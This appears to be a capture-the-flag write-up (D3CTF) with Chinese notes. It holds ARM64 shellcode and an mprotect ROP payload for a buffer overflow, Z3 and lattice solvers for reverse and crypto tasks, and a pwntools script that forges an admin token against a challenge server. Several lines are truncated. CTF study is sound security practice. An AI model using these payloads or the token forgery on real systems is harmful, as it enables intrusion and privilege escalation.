 X26  0x400280 ◂— nop
 X27  0x18
 X28  0x4a0030 —▸ 0x421f00 ◂— nop
 X29  0x4242424242424242 ('BBBBBBBB')
 X30  0x4242424242424242 ('BBBBBBBB')
 SP   0x7ff372b350 ◂— 0x4242424242424242 ('BBBBBBBB')
*PC   0x42424242424242
─────────────────────────────────────────────────────────────────────────[ D
Invalid address 0x42424242424242









──────────────────────────────────────────────────────────────────────────────
00:0000│ sp 0x7ff372b350 ◂— 0x4242424242424242 ('BBBBBBBB')
... ↓       7 skipped
──────────────────────────────────────────────────────────────────────────────
 ► f 0 0x42424242424242
   f 1 0x4242424242424242
──────────────────────────────────────────────────────────────────────────────
pwndbg> █
```

```
curl -v -d '{"jsonrpc":"2.0","id":null, "method":"call", "params" : ["00000000000000000000000000000000", "base64", "encode", {"input": "QDN
```

```
gadget1 = 0x44396C
gadget2 = 0x443A10
mprotect = 0x423340
bss = 0x4a2098
shellcode = '\xe0\x03\x1f\xaaH\x12\x80\xd2\x01\x00\x00\xd4\xee\xc5\x8c\xd2\x8e-\xac\xf2\xee\x0c\xc0\xf2\xee\x0f\x1f\xf8\x80\xf3\x9f\xd2\xe0
'''
/* setuid(uid=0) */
        mov x0, xzr
        /* call setuid() */
        mov x8, #146
        svc 0
        /* push '/flag\x00' */
        /* Set x14 = 444016125487 = 0x67616c662f */
        mov x14, #26159
        movk x14, #24940, lsl #16
        movk x14, #103, lsl #0x20
        str x14, [sp, #-16]!
        /* call openat(-0x64, 'sp', 'O_RDONLY', 'x3') */
        /* Set x0 = -100 = -0x64 */
```

```
        mov x0, #65436
        movk x0, #65535, lsl #16
        movk x0, #65535, lsl #0x20
        movk x0, #65535, lsl #0x30
        mov x1, sp
        mov x2, xzr
        mov x8, #56
        svc 0
        /* read(fd='x0', buf=0x4a22c0, nbytes=0x200) */
        /* Set x1 = 4858560 = 0x4a22c0 */
        mov x1, #8896
        movk x1, #74, lsl #16
        mov x2, #512
        /* call read() */
        mov x8, #63
        svc 0
        /* write(fd=1, buf=0x4a2298, n=0x103) */
        mov x0, #1
        /* Set x1 = 4858520 = 0x4a2298 */
        mov x1, #8856
        movk x1, #74, lsl #16
        mov x2, #259
        /* call write() */
        mov x8, #64
        svc 0
        /* exit(status=0) */
        mov x0, xzr
        /* call exit() */
        mov x8, #93
        svc 0
'''
payload = ((((p64(mprotect) + "A"*0x48 + shellcode).ljust(512, 'A')  + "{\"output\": \"")).ljust(512 + 256, 'A') + "\"}\n").ljust(1024, 'A'
```

re

d3syscall

一上来init array写了个文件/tmp/my_module，然后syscall 313 (finit_module)

传参数 magic=<sys_call_table的地址>

内核模块里定义了syscall 335-340

13F5函数调了一系列自定义syscall，调了3遍，即对flag的3段都做一遍，然后调syscall 340

逆syscall的功能，是大家第一喜欢的VM捏

```
335:
  rdi == 1, reg[rsi] = rdx
  else reg[rsi] = reg[rdx]
336:
  rdi == 0, reg[rsi] += reg[rdx]
  rdi == 1, reg[rsi] -= reg[rdx]
  rdi == 2, reg[rsi] *= reg[rdx]
  rdi == 3, reg[rsi] ^= reg[rdx]
```

```
  rdi == 4, reg[rsi] <<= reg[rdx]
  rdi == 5, reg[rsi] >>= reg[rdx]
337:
  rdi == 1, push rsi
  else push reg[rsi]
338:
  pop reg[rsi]
339:
  clear all regs
340:
  check data
```

Z3解

```
from z3 import *
from Crypto.Util.number import long_to_bytes


def solve(e1, e2):
    arg1 = BitVec('x', 64)
    arg2 = BitVec('y', 64)
    S = Solver()
    data = [
        [1, 0, arg1, 335],
        [1, 1, arg2, 335],
        [0, 1, 0,    337],
        [0, 2, 0,    335],
        [1, 1, 3, 335],
        [4, 2, 1, 336],
        [1, 1, 0x51e7647e, 335],
        [0, 2, 1, 336],
        [0, 3, 0, 335],
        [1, 1, 3, 335],
        [2, 3, 1, 336],
        [1, 1, 0xe0b4140a, 335],
        [0, 3, 1, 336],
        [3, 2, 3, 336],
        [0, 3, 0, 335],
        [1, 1, 0xe6978f27, 335],
        [0, 3, 1, 336],
        [3, 2, 3, 336],
        [1, 0, 0, 338],
        [0, 1, 2, 336],
        [0, 1, 0, 337],
        [0, 0, 0, 337],
        [0, 2, 1, 335],
        [1, 0, 6, 335],
        [4, 2, 0, 336],
        [1, 0, 0x53a35337, 335],
        [0, 2, 0, 336],
        [0, 3, 1, 335],
        [1, 0, 5, 335],
        [2, 3, 0, 336],
        [1, 0, 0x9840294d, 335],
        [0, 3, 0, 336],
        [3, 2, 3, 336],
        [0, 3, 1, 335],
        [1, 0, 0x5eae4751, 335],
        [1, 3, 0, 336],
        [3, 2, 3, 336],
        [0, 0, 0, 338],
        [0, 0, 2, 336],
        [0, 0, 0, 337],
        [0, 0, 0, 339],
    ]
    reg = [0] * 6

    stack = []

    for x in data:
        rdi = x[0]
        rsi = x[1]
        rdx = x[2]
        if x[3] == 335:
            if rdi == 1:
                reg[rsi] = rdx
            else:
                reg[rsi] = reg[rdx]
```

```
        elif x[3] == 336:
            if rdi == 0:
                reg[rsi] += reg[rdx]
            elif rdi == 1:
                reg[rsi] -= reg[rdx]
            elif rdi == 2:
                reg[rsi] *= reg[rdx]
            elif rdi == 3:
                reg[rsi] ^= reg[rdx]
            elif rdi == 4:
                reg[rsi] <<= reg[rdx]
            elif rdi == 5:
                reg[rsi] >>= reg[rdx]
        elif x[3] == 337:
            if rdi == 1:
                stack.append(rsi)
            else:
                stack.append(reg[rsi])
        elif x[3] == 338:
            reg[rdi] = stack[-1]
            stack = stack[:-1]
        elif x[3] == 339:
            reg = [0] * 6

    # print("x:", stack[0])
    # print("y:", stack[1])
    S.add(stack[0] == e1)
    S.add(stack[1] == e2)
    S.check()
    return long_to_bytes(S.model()[arg1].as_long())[::-1] + long_to_bytes(S.model()[arg2].as_long())[::-1]

correct = [0xB0800699CB89CC89, 0x4764FD523FA00B19, 0x396A7E6DF099D700, 0xB115D56BCDEAF50A, 0x2521513C985791F4, 0xB03C06AF93AD0BE]
flag = b''

for i in range(0, 6, 2):
    flag += solve(correct[i], correct[i+1])

print(flag)
```

d3rc4

```
key = [0x35, 0x4B, 0xA0, 0x60, 0x08, 0x50, 0xA5, 0xF1, 0x33, 0x97, 0xB2, 0x13, 0xCB, 0x4C, 0x0D, 0xCF, 0xA3, 0x7C, 0x57, 0x53, 0xE2, 0xA
9, 0x65, 0x4E, 0x0E, 0xC7, 0x7A, 0x0F, 0xFD, 0xB5, 0x9E, 0xB4, 0x33, 0xF9, 0x61, 0xD3]
table = [0xF7, 0x5F, 0xE7, 0xB0, 0x9A, 0xB4, 0xE0, 0xE7, 0x9E, 0x05, 0xFE, 0xD8, 0x35, 0x5C, 0x72, 0xE0, 0x86, 0xDE, 0x73, 0x9F, 0x9A, 0x
F6, 0x0D, 0xDC, 0xC8, 0x4F, 0xC2, 0xA4, 0x7A, 0xB5, 0xE3, 0xCD, 0x60, 0x9D, 0x04, 0x1F]
key0 = [0xB8, 0x86, 0x44, 0x63, 0xB5, 0xD8, 0x1C, 0x95, 0xD1, 0x7E, 0x70, 0x5E, 0xBC, 0x56, 0x63, 0x34, 0x28, 0x90, 0x15, 0xF8, 0x4D, 0x5
2, 0x9D, 0x1E, 0xF5, 0x1F, 0xC8, 0x64, 0x52, 0x1B, 0x64, 0x0F, 0x24, 0x93, 0x40, 0x5D]
flag = []

for i in range(0,len(table),2):
    t1 = ( table[i] - (table[i+1] ^ key[i+1]) ) % 256
    t0 = ( (table[i] ^ key[i]) - t1 ) % 256
    flag.append(chr(t0^key0[i]))
    flag.append(chr(t1^key0[i+1]))

print(''.join(flag))
```

d3recover

bindiff恢复一下找到_pyx_pw_14d3recover_ver2_3check

```
import base64

s = b"08fOyj+E27O2uYDq0M1y/Ngwldvi2JIIwcbF9AfsAl4="
f = list(base64.b64decode(s))

for i in range(30)[::-1]:
    f[i] ^= 84
    f[i] -= f[i+2]
```

```
    f[i] &= 0xff

for i in range(32):
    print(chr(f[i]^0x23),end='')
```

Misc

d3checkin

微信关注“蚂蚁安全响应中心”，输入 getflag 获取本题 Flag。Join D3CTF Telegram Group to get flag from the pin message.

d3gif

```
from PIL import Image, ImageSequence

def get_top_left_pixel_color(image):
    pixel_data = image.load()
    return pixel_data[0, 0]

def split_gif_frames(gif_path):
    gif_image = Image.open(gif_path)
    frames = []

    for frame in ImageSequence.Iterator(gif_image):
        frames.append(frame.copy())

    return frames

def main():
    gif_path = '(x,y,bin).gif'
    res = Image.new('L', (33, 33), 0)
    frames = split_gif_frames(gif_path)
    top_left_pixels = []

    for frame in frames:
        color = get_top_left_pixel_color(frame)
        top_left_pixels.append(color)

    print('Top-left corner pixel colors for each frame:')
    for i, color in enumerate(top_left_pixels):
        print(f'Frame {i + 1}: {color}')
        if i > 0:
            r, g, b = color[0], color[1], color[2]
            res.putpixel((r, g), (1-b)*255)
    res.save('res.png')

if __name__ == '__main__':
    main()
```

d3readfile

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=gamebox-533-25-82381904deeb86d5FLAMEGO_ENV=productionFLAMEGO_ADDR
```

/var/cache/locate/locatedb

Questionnaire

做问卷

Crypto

d3bdd

```
A = [2029505402, 2730067469, 1130356704, 3288337153, 2004025140, 1686393387, 1710691259, 3450096250, 3196313339, 2567142936, 3866755093, 37
b = [3926003029, 1509165306, 3106651955, 2983949872, 2393378576, 284179519, 2886272223, 1233125702, 3238739406, 2644118828, 3957954911, 369
q = 2**32-5
d = 64
A0 = []
b0 = []
for i in range(d):
    A0.append(sum(A[i::d])%q)
    b0.append(sum(b[i::d])%q)
L = matrix(ZZ,2*d+1,2*d+1)
L[0,0] = 1
for i in range(d):
    L[i+1,i+1] = 1
    L[0,i+d+1] = b0[i]
    for j in range(d):
        L[j+1,i+d+1] = A0[(i+j)%d]
    L[i+d+1,i+d+1] = q
ans = L.LLL()
print(ans[0])
print(cputime())
#(1, 0, -5, -2, -4, -3, -4, -6, -7, 0, -5, -2, -5, -3, -4, -5, -7, 0, -6, -4, -3, -3, -5, -6, -5, 0, -7, -3, -4, -2, -3, -7, -4, 0, -3, -4,
#6.459071
```

```
A = [2029505402, 2730067469, 1130356704, 3288337153, 2004025140, 1686393387, 1710691259, 3450096250, 3196313339, 2567142936, 3866755093, 37
b = [3926003029, 1509165306, 3106651955, 2983949872, 2393378576, 284179519, 2886272223, 1233125702, 3238739406, 2644118828, 3957954911, 369
q = 2**32-5
d = 64
A0 = []
b0 = []
for i in range(d):
    A0.append((sum(A[i::2*d])-sum(A[(i+d)::2*d]))%q)
    b0.append((sum(b[i::2*d])-sum(b[(i+d)::2*d]))%q)
L = matrix(ZZ,2*d+1,2*d+1)
L[0,0] = 1
for i in range(d):
    L[i+1,i+1] = 1
    L[0,i+d+1] = b0[i]
    for j in range(d):
        if i+j<d:
            L[j+1,i+d+1] = A0[i+j]
        else:
            L[j+1,i+d+1] = -A0[i+j-d]
    L[i+d+1,i+d+1] = q
ans = L.LLL()
print(ans[0])
print(cputime())
#(-1, 0, -1, -2, 0, 1, 0, 0, 1, 0, 1, 0, -1, 1, -2, -1, -1, 0, -2, -2, 1, 1, -1, 0, -1, 0, -1, -1, -2, 0, -1, 1, -2, 0, -1, -2, 0, 0, 0, 0,
#5.455525000000001
```

```
A = [2029505402, 2730067469, 1130356704, 3288337153, 2004025140, 1686393387, 1710691259, 3450096250, 3196313339, 2567142936, 3866755093, 37
b = [3926003029, 1509165306, 3106651955, 2983949872, 2393378576, 284179519, 2886272223, 1233125702, 3238739406, 2644118828, 3957954911, 369
q = 2**32-5
d = 128
A0 = []
b0 = []
for i in range(d):
    A0.append((sum(A[i::2*d])-sum(A[(i+d)::2*d]))%q)
    b0.append((sum(b[i::2*d])-sum(b[(i+d)::2*d]))%q)
L = matrix(ZZ,2*d+1,2*d+1)
L[0,0] = 1
for i in range(d):
    L[i+1,i+1] = 1
    L[0,i+d+1] = b0[i]
    for j in range(d):
        if i+j<d:
            L[j+1,i+d+1] = A0[i+j]
        else:
            L[j+1,i+d+1] = -A0[i+j-d]
```

```
    L[i+d+1,i+d+1] = q
ans = L.LLL()
print(ans[0])
print(cputime())
#(-1, 0, 2, 0, 0, 2, 0, 1, 0, 0, 1, 1, 0, 0, 1, 0, -1, 0, 2, -1, -2, 0, 0, 1, 0, 0, 1, -1, -1, -1, 1, 0, -1, 0, -1, 1, 1, 1, 1, 1, 0, 0, 0,
#2004.977605
```

```
A = [2029505402, 2730067469, 1130356704, 3288337153, 2004025140, 1686393387, 1710691259, 3450096250, 3196313339, 2567142936, 3866755093, 37
b = [3926003029, 1509165306, 3106651955, 2983949872, 2393378576, 284179519, 2886272223, 1233125702, 3238739406, 2644118828, 3957954911, 369
q = 2**32-5
d = 64
sum = (1, 0, -5, -2, -4, -3, -4, -6, -7, 0, -5, -2, -5, -3, -4, -5, -7, 0, -6, -4, -3, -3, -5, -6, -5, 0, -7, -3, -4, -2, -3, -7, -4, 0, -3
diff = (-1, 0, -1, -2, 0, 1, 0, 0, 1, 0, 1, 0, -1, 1, -2, -1, -1, 0, -2, -2, 1, 1, -1, 0, -1, 0, -1, -1, -2, 0, -1, 1, -2, 0, -1, -2, 0, 0,
x1 = [(i+j)//2 for(i,j) in zip(sum,diff)][1:]
x2 = [(i-j)//2 for(i,j) in zip(sum,diff)][1:]
assert all([(i-j)%2 == 0 for (i,j) in zip(sum,diff)])
print(x1)
print(x2)
s4 = [-i for i in x2[:d] + x1[:d]]
e4 = x2[d:] + x1[d:]
print(s4)
print(e4)
sum2 = [1] + s4 + e4
diff2 = (-1, 0, 2, 0, 0, 2, 0, 1, 0, 0, 1, 1, 0, 0, 1, 0, -1, 0, 2, -1, -2, 0, 0, 1, 0, 0, 1, -1, -1, -1, 1, 0, -1, 0, -1, 1, 1, 1, 1, 1, 0
t1 = ''
t2 = ''
for (i,j) in zip(sum2,diff2):
    t1 += str(i%2)
    t2 += str(j%2)
print(t1)
print(t2)

assert all([(i-j)%2 == 0 for (i,j) in zip(sum2,diff2)])
print(len(sum2),len(diff2))
x1 = [(i+j)//2 for(i,j) in zip(sum2,diff2)][1:]
x2 = [(i-j)//2 for(i,j) in zip(sum2,diff2)][1:]
print(x1)
print(x2)
s2 = [-i for i in x1[:2*d] + x2[:2*d]]
e2 = x1[2*d:] + x2[2*d:]
print(s2)
print(e2)
s = [-i for i in s2]
e = e2
d = 128
print(s)
print(e)
print(max(e[:d]),min(e[:d]))
print(max(s[:d]),min(s[:d]))
print(max(e[d:]),min(e[d:]))
print(max(s[d:]),min(s[d:]))
print([s.count(i) for i in range(5)])
```

```
A = [2029505402, 2730067469, 1130356704, 3288337153, 2004025140, 1686393387, 1710691259, 3450096250, 3196313339, 2567142936, 3866755093, 37
s = [0, 2, 0, 1, 2, 1, 2, 2, 0, 2, 1, 1, 1, 1, 1, 1, 0, 2, 0, 0, 1, 1, 2, 1, 0, 2, 0, 0, 0, 1, 2, 0, 0, 0, 1, 1, 1, 1, 2, 2, 0, 2, 0, 1, 0,
b = [3926003029, 1509165306, 3106651955, 2983949872, 2393378576, 284179519, 2886272223, 1233125702, 3238739406, 2644118828, 3957954911, 369
q = 2**32 - 5

flag = [0]*512
l = s.count(1) + 1
n = 30
L = matrix(ZZ,l+n,l+n)
#s = s[::-1]
idx = 0
for i in range(l):
    L[i,i] = 1
for i in range(n):
    L[0,i+l] = b[i]
    L[i+l,i+l] = q
for i in range(256):
    if s[i] == 2:
        flag[i] = 1
        flag[i+256] = 1
        for j in range(n):
            L[0,j+l] = (L[0,j+l] - A[(i+j)%512] - A[(i+j+256)%512]) % q
    elif s[i] == 1:
```

```
        flag[i] = 1
        idx += 1
        for j in range(n):
            L[0,j+l] = (L[0,j+l] - A[(i+j)%512]) % q
            L[idx,j+l] = (A[(i+j)%512] - A[(i+j+256)%512]) % q

ans = L.LLL()
print(ans[0])
print(cputime())
print(idx)
idx = 0
for i in range(256):
    if s[i] == 1:
        idx += 1
        if ans[0][idx]:
            flag[i] = 0
            flag[i+256] = 1

print(flag)

for i in range(64):
    c = 0
    for j in range(8):
        c = c*2 + flag[-8*i-j]
    print(chr(c),end='')
```

d3sys

```
from SM4 import CryptSM4,SM4_ENCRYPT,xor
from random import randint
from Crypto.Util.number import *
from hashlib import sha256
import time, json, os
from pwn import *

def get_token(id:str,nonce:str,_time:int):
    msg = {"id":id,"admin":0,"nonce":nonce,"time":_time}
    return str(json.dumps(msg)).encode()

def crt_rsa_encrypt(auth_date):
    return pow(auth_date, pubkey[1], pubkey[0])

def get_tag(msg):
    auth_date = authdate
    msg_block = [bytes_to_long(msg[i*16:(i+1)*16]) for i in range(len(msg)//16)]

    for mi in msg_block:
        auth_date = int(sha256(str(crt_rsa_encrypt(auth_date)).encode()).hexdigest()[:32],16) ^ mi

    return int(sha256(str(crt_rsa_encrypt(auth_date)).encode()).hexdigest()[:32],16)

def get_final_authdate(msg, authdate):
    auth_date = authdate
    msg_block = [bytes_to_long(msg[i*16:(i+1)*16]) for i in range(len(msg)//16)]

    for mi in msg_block:
        auth_date = int(sha256(str(crt_rsa_encrypt(auth_date)).encode()).hexdigest()[:32],16) ^ mi

    return auth_date

username = "Hermes527"
assert len(username) == 9
io = remote("106.14.124.130", "31224")
# io = process(['python3', 'server.py'])

# context.log_level = 'debug'

io.recvuntil(b"My initial Authdate is ")
authdate = int(io.recvline().decode().strip(), 16)
io.recvuntil(b"My Auth pubkey is (")
pubkey = [int(i) for i in io.recvline().decode().strip()[:-1].split(', ')]
print("pubkey =", pubkey)
io.recvuntil(b'option >')
io.sendline(b'R')
io.recvuntil(b'USERNAME:')
io.sendline(username.encode())
register_timestamp = int(time.time())
```

```
io.recvuntil(b'is ')
token, nonce = io.recvline().decode().strip().split('& nonce is ')

plaintext = get_token(username,nonce,register_timestamp) + b'\x10' * 16
stream = xor(b'\x00' * 16 + plaintext, bytes.fromhex(token))
forged_final_authdate = get_final_authdate(plaintext, authdate)
forged_timestamp = register_timestamp + 30
print("Forged timestamp:", forged_timestamp)
forged_text_prefix = b'{"id": "Hermes527", "admin": 1, "time": ' + str(forged_timestamp).encode() + b', "nonce": "55'
forged_init_authdate = get_final_authdate(forged_text_prefix + b'\x00' * 16, authdate)

for i in range(2**18):
    forged_block_4 = os.urandom(8).hex().encode()
    forged_hex = int(forged_block_4.hex(), 16)
    forged_authdate = forged_hex ^ forged_init_authdate
    m5 = int(sha256(str(crt_rsa_encrypt(forged_authdate)).encode()).hexdigest()[:32],16) ^ forged_final_authdate
    if m5 & 0xFFFF == 0x227D:
        try:
            forged_msg = forged_text_prefix + forged_block_4 + m5.to_bytes(16, 'big')
            token_dict = json.loads(forged_msg.decode('latin-1').strip().encode('utf-8'))
            break
        except Exception as err:
            print(i)
            print(err)
            print(forged_msg)
            continue

print(i, get_tag(forged_msg) == get_tag(plaintext))
try:
    print(f"token_dict = {token_dict}")
except:
    pass
payload = bytes(xor(stream, b'\x00' * 16 + forged_msg)).hex()
print("Payload:", payload)
io.recvuntil(b'option >')
io.sendline(b'L')
io.recvuntil(b'USERNAME:')
io.sendline(username.encode())
io.recvuntil(b':')
print("Waiting for the timestamp to come ...")
while 1:
    if int(time.time()) >= forged_timestamp:
        io.sendline(payload.encode())
        break
# io.interactive()
context.log_level = 'debug'
io.recvuntil(b"Hello,Admin.Now, you have 2 chances to operate.")
io.recvuntil(b'option >')
io.sendline(b'F')
print(io.recvline())
io.recvuntil(b'option >')
io.sendline(b'G')
print(io.recvline())
print("pubkey =", pubkey)
```

```
hermes@DESKTOP-4IG8SI6:/mnt/d/d3ctf$ python3 sys21.py
[+] Opening connection to 106.14.124.130 on port 31224: Done
pubkey = [112814217131773823985198576483571558822075907929635425777321543158257495659285129912796448960727523822658611645427342286943682601
Forged timestamp: 1682825889
54416
Invalid control character at: line 1 column 86 (char 85)
b'{"id": "Hermes527", "admin": 1, "time": 1682825889, "nonce": "551e674598428028f8\xbeUn\xae\xd4\x01\xb3f\x9fs\x07\xb8\xfaW"}'
106016
Invalid control character at: line 1 column 87 (char 86)
b'{"id": "Hermes527", "admin": 1, "time": 1682825889, "nonce": "5537673704cc731b51T\x86:4U\xa2\x17\xa6\xbb\xf9\xadn\xe7\x15"}'
165176 True
token_dict = {'id': 'Hermes527', 'admin': 1, 'time': 1682825889, 'nonce': '558074de8ff1cea7e2Ö+}(Ç,|Ï£å\x9dõýü'}
Payload: 7870ed41804834c97b8379f8dfccfa6f47d8c5e7279d742771e40b8a70d7a6a3609b2ea56ed9b8cca01b0de0ae468965ecab9b6811c2ef0f398158b9cd4c8fed4f
Waiting for the timestamp to come ...
[DEBUG] Received 0x10 bytes:
    b'[D^3] Logining.\n'
[DEBUG] Received 0x26a bytes:
    b'Hello,Admin.Now, you have 2 chances to operate.\n'
    b'\n'
    b' ====-------------------------------------------------------------------------------------------------------====\n'
    b' |    |             +-----------------------------------------------------------------+             |   |\n'
    b' |    |             |           [G]et_dp_dq     [F]lag     [T]ime     [E]xit            |             |   |\n'
    b' |    |             +-----------------------------------------------------------------+             |   |\n'
```

```
    b' ====----------------------------------------------------------------------------------------------------====\n'
    b'\n'
    b'option >'
[DEBUG] Sent 0x2 bytes:
    b'F\n'
[DEBUG] Received 0x113 bytes:
    b'Encrypted Flag: 0x7d9c0732cb578b9a642b028ccb1fb8e00f76d4563972152498761a24e19ba9ce06b65008da577a45f57984989b91d80e6299c1d65be5370a57b
b'Encrypted Flag: 0x7d9c0732cb578b9a642b028ccb1fb8e00f76d4563972152498761a24e19ba9ce06b65008da577a45f57984989b91d80e6299c1d65be5370a57bb9c3
[DEBUG] Received 0x23a bytes:
    b'\n'
    b' ====----------------------------------------------------------------------------------------------------====\n'
    b' |    |              +-------------------------------------------------------------+              |   |\n'
    b' |    |              |            [G]et_dp_dq     [F]lag     [T]ime     [E]xit      |              |   |\n'
    b' |    |              +-------------------------------------------------------------+              |   |\n'
    b' ====----------------------------------------------------------------------------------------------------====\n'
    b'\n'
    b'option >'
[DEBUG] Sent 0x2 bytes:
    b'G\n'
[DEBUG] Received 0x117 bytes:
    b'dp,dq:[49726502561346295729660131730291211806517292933724699898635786830802477416713223019825997023009720734098101208495023982351432434
b'dp,dq:[49726502561346295729660131730291211806517292933724699898635786830802477416713223019825997023009720734098101208495023982351432435
pubkey = [11281421713177382398519857648357155882207590792963542577732154315825749565928512991279644896072752382265861164542734228694368260
```

```
def getPrime(nbits):
    return random_prime(2^nbits, False, 2^(nbits-1))

def inverse(a,p):
    return int(pow(a,-1,p))

unknownbit = 195
m_1 = 8
DEBUG = False

class CRT_RSA_SYSTEM:
    nbit = 1024
    blind_bit = 128
    unknownbit = unknownbit

    def __init__(self):
        e = 0x10001
        p,q = [getPrime(self.nbit // 2) for _ in "AntCTF"[:2]]
        n = p * q
        self.pub = (n,e)

        dp = inverse(e,p - 1)
        dq = inverse(e,q - 1)
        self.priv = (p,q,dp,dq,e,n)
        self.blind()

    def blind(self):
        p,q,dp,dq,e,n = self.priv
        rp,rq = [getPrime(self.blind_bit) for _ in "D^3CTF"[:2]]
        dp_ = (p-1) * rp + dp
        dq_ = (q-1) * rq + dq
        self.priv = (p,q,dp_,dq_,e,n)

    def get_priv_exp(self):
        p,q,dp,dq,e,n = self.priv
        dp_ = dp & (2**(self.nbit//2 + self.blind_bit - self.unknownbit) - 1)
        dq_ = dq & (2**(self.nbit//2 + self.blind_bit - self.unknownbit) - 1)
        return (dp_,dq_)

    def encrypt(self,m):
        n,e = self.pub
        return pow(m,e,n)

    def decrypt(self,c):
        p,q,dp,dq,e,n = self.priv
        mp = pow(c,dp,p)
        mq = pow(c,dq,q)
        m = crt([mp,mq],[p,q])
        assert pow(m,e,n) == c
        return m

if DEBUG:
    crt_rsa = CRT_RSA_SYSTEM()
    N,e = crt_rsa.pub
```

```
    priv = crt_rsa.priv
    dp_, dq_ = crt_rsa.get_priv_exp()
    print('N =',N)
    print('p =',priv[0])
    print('q =',priv[1])
    print('dp =',hex(priv[2]))
    print('dq =',hex(priv[3]))
    print('dp_ =',hex(dp_))
    print('dq_ =',hex(dq_))
    k = (e*priv[2]-1) // (priv[0]-1)
    l = (e*priv[3]-1) // (priv[1]-1)
    print(k,l)
    MSB_dp = priv[2] >> (640-unknownbit)
else:
    dp_,dq_ = [49726502561346295729660131730291211806517292933724699898635786830802477416713223019825997023009720734098101208495023982351431
    N,e = [11281421713177382398519857648357155882207590792963542577732154315825749565928512991279644896072752382265861164542734228694368260

LSB_dp = dp_
LSB_dq = dq_
mod = 2**(dp_.nbits())*e
P.<kk, ll> = PolynomialRing(Zmod(mod))

B = gcd(N-1,mod)
C = (N-1)//B
C = ZZ(C)
C_IN = C.inverse_mod(mod)
C_IN = ZZ(C_IN)

# f = (kk-1)*(ll-1)+e*dp_*(ll-1)+e*dq_*(kk-1)+e*e*dp_*dq_
A = -e*e*dp_*dq_ + e*dp_ + e*dq_ - 1
f = B*kk*ll - C_IN*(e*dq_-1)*kk - C_IN*(e*dp_-1)*ll + C_IN*A
if DEBUG:
    print(f(k,l))
    print(int(k).bit_length(), int(l).bit_length())

TWO_POWER = 2^(640 - unknownbit)

R.<x,y>=QQ[]
f = B*x*y - C_IN*(e*dq_-1)*x - C_IN*(e*dp_-1)*y + C_IN*A
# X and Y are upper bounds of  k and l respectively
X = 2^144
Y = 2^144

"""
We store shift polynomials in set G and all monomials of shift polynomials in MON
"""
G = []
MON = []
for a in range(m_1+1):
   for b in range(m_1+1):
     MON.append(x^a*y^b)
     if(a>=b):
        g = x^(a-b)*f^b*(e*TWO_POWER)^(m_1-b)
     else:
        g = y^(b-a)*f^a*(e*TWO_POWER)^(m_1-a)

     g = g(x*X,y*Y)
     G.append(g)

"""
Form a matrix B_LSB. Entries of B_LSB are coming from the coefficient
vector from  shift polynomials
"""

B_LSB = zero_matrix(ZZ,(m_1+1)^2)
print('1st lattice dimension', (m_1+1)^2)
for j in range(len(G)):
  for i in range(len(MON)):
      cij = (G[j]).coefficient(MON[i])
      cij = cij(0,0)
      B_LSB[j,i] = cij

from time import process_time
TIME_Start = process_time()
#Apply LLL algorithm over the matrix B_LSB
B_LSB = B_LSB.LLL()
TIME_Stop = process_time()
print('1st LLL time', TIME_Stop-TIME_Start)

"""
After reduction, now we are reconstructing the
```

```
polynomials from the matrix and these polynomials have common root (k,l) over integer.
These polynomials correspond to shorter vectors in the lattice. We store these polynomials in a set POLY
"""
POLY = []
for j in range((m_1+1)^2):
  f = 0
  for i in range((m_1+1)^2):
   cij = B_LSB[j,i]
   cij = cij/MON[i](X,Y)
   cj = ZZ(cij)
   f = f + cj*MON[i]
  if(len(POLY)<80):
   POLY.append(f)
   #print(len(POLY),f)
  else:
   print(len(POLY),f,'break')
   break
set_verbose(-1)

"""
We compute  Grobner basis over prime field Z instead of over integers for efficiency. Since k, l are less
than e, we take Z as the next prime of e
We consider the polynomials of POLY as modular polynomials over GF(Z). Then
try to find the root using Groebner basis.
"""
Z = next_prime(mod)
MOD = PolynomialRing(GF(Z), 2, 'X')
POLY_NEW = []
for i in range(len(POLY)):
      POLY_NEW.append(MOD(POLY[i]))

I = (POLY_NEW)*MOD
tt = cputime()
B = I.groebner_basis()

print('Estimated k & l: ', Z-B[0](0,0), Z-B[1](0,0))

"""
1st lattice dimension 81
1st LLL time 53.214395453
80 55771199991044137800564150581815441111114295098187048362383134703804340345559923156670401646485716884212881378872685665007940265991187350
Estimated k & l:  126974636902245048268380192432382711518706051858149684781045555956444523334616317803039 6
"""
```

```
def getPrime(nbits):
    return random_prime(2^nbits, False, 2^(nbits-1))

def inverse(a,p):
    return int(pow(a,-1,p))

unknownbit = 195
DEBUG = False
m_2 = 20
t_2 = 10

class CRT_RSA_SYSTEM:
    nbit = 1024
    blind_bit = 128
    unknownbit = unknownbit

    def __init__(self):
        e = 0x10001
        p,q = [getPrime(self.nbit // 2) for _ in "AntCTF"[:2]]
        n = p * q
        self.pub = (n,e)

        dp = inverse(e,p - 1)
        dq = inverse(e,q - 1)
        self.priv = (p,q,dp,dq,e,n)
        self.blind()

    def blind(self):
        p,q,dp,dq,e,n = self.priv
        rp,rq = [getPrime(self.blind_bit) for _ in "D^3CTF"[:2]]
        dp_ = (p-1) * rp + dp
        dq_ = (q-1) * rq + dq
        self.priv = (p,q,dp_,dq_,e,n)
```

```
    def get_priv_exp(self):
        p,q,dp,dq,e,n = self.priv
        dp_ = dp & (2**(self.nbit//2 + self.blind_bit - self.unknownbit) - 1)
        dq_ = dq & (2**(self.nbit//2 + self.blind_bit - self.unknownbit) - 1)
        return (dp_,dq_)

    def encrypt(self,m):
        n,e = self.pub
        return pow(m,e,n)

    def decrypt(self,c):
        p,q,dp,dq,e,n = self.priv
        mp = pow(c,dp,p)
        mq = pow(c,dq,q)
        m = crt([mp,mq],[p,q])
        assert pow(m,e,n) == c
        return m

if DEBUG:
    crt_rsa = CRT_RSA_SYSTEM()
    N,e = crt_rsa.pub
    priv = crt_rsa.priv
    dp_, dq_ = crt_rsa.get_priv_exp()
    print('N =',N)
    print('p =',priv[0])
    print('q =',priv[1])
    print('dp =',hex(priv[2]))
    print('dq =',hex(priv[3]))
    print('dp_ =',hex(dp_))
    print('dq_ =',hex(dq_))
    k = (e*priv[2]-1) // (priv[0]-1)
    l = (e*priv[3]-1) // (priv[1]-1)
    print(k,l)
    MSB_dp = priv[2] >> (640-unknownbit)
else:
    dp_,dq_ = [49726502561346295729660131730291211806517292933724699898635786830802477416713223019825997023009720734098101208495023982351431
    N,e = [11281421713177382398519857648357155882207590792963542577732154315825749565928512991279644896072752382265861164542734228694368260
    k = 126974636902245048268380192432382711518706O5
    l = 185814968478104555595644452333461631780303 96

LSB_dp = dp_
LSB_dq = dq_
mod = 2**(dp_.nbits())*e
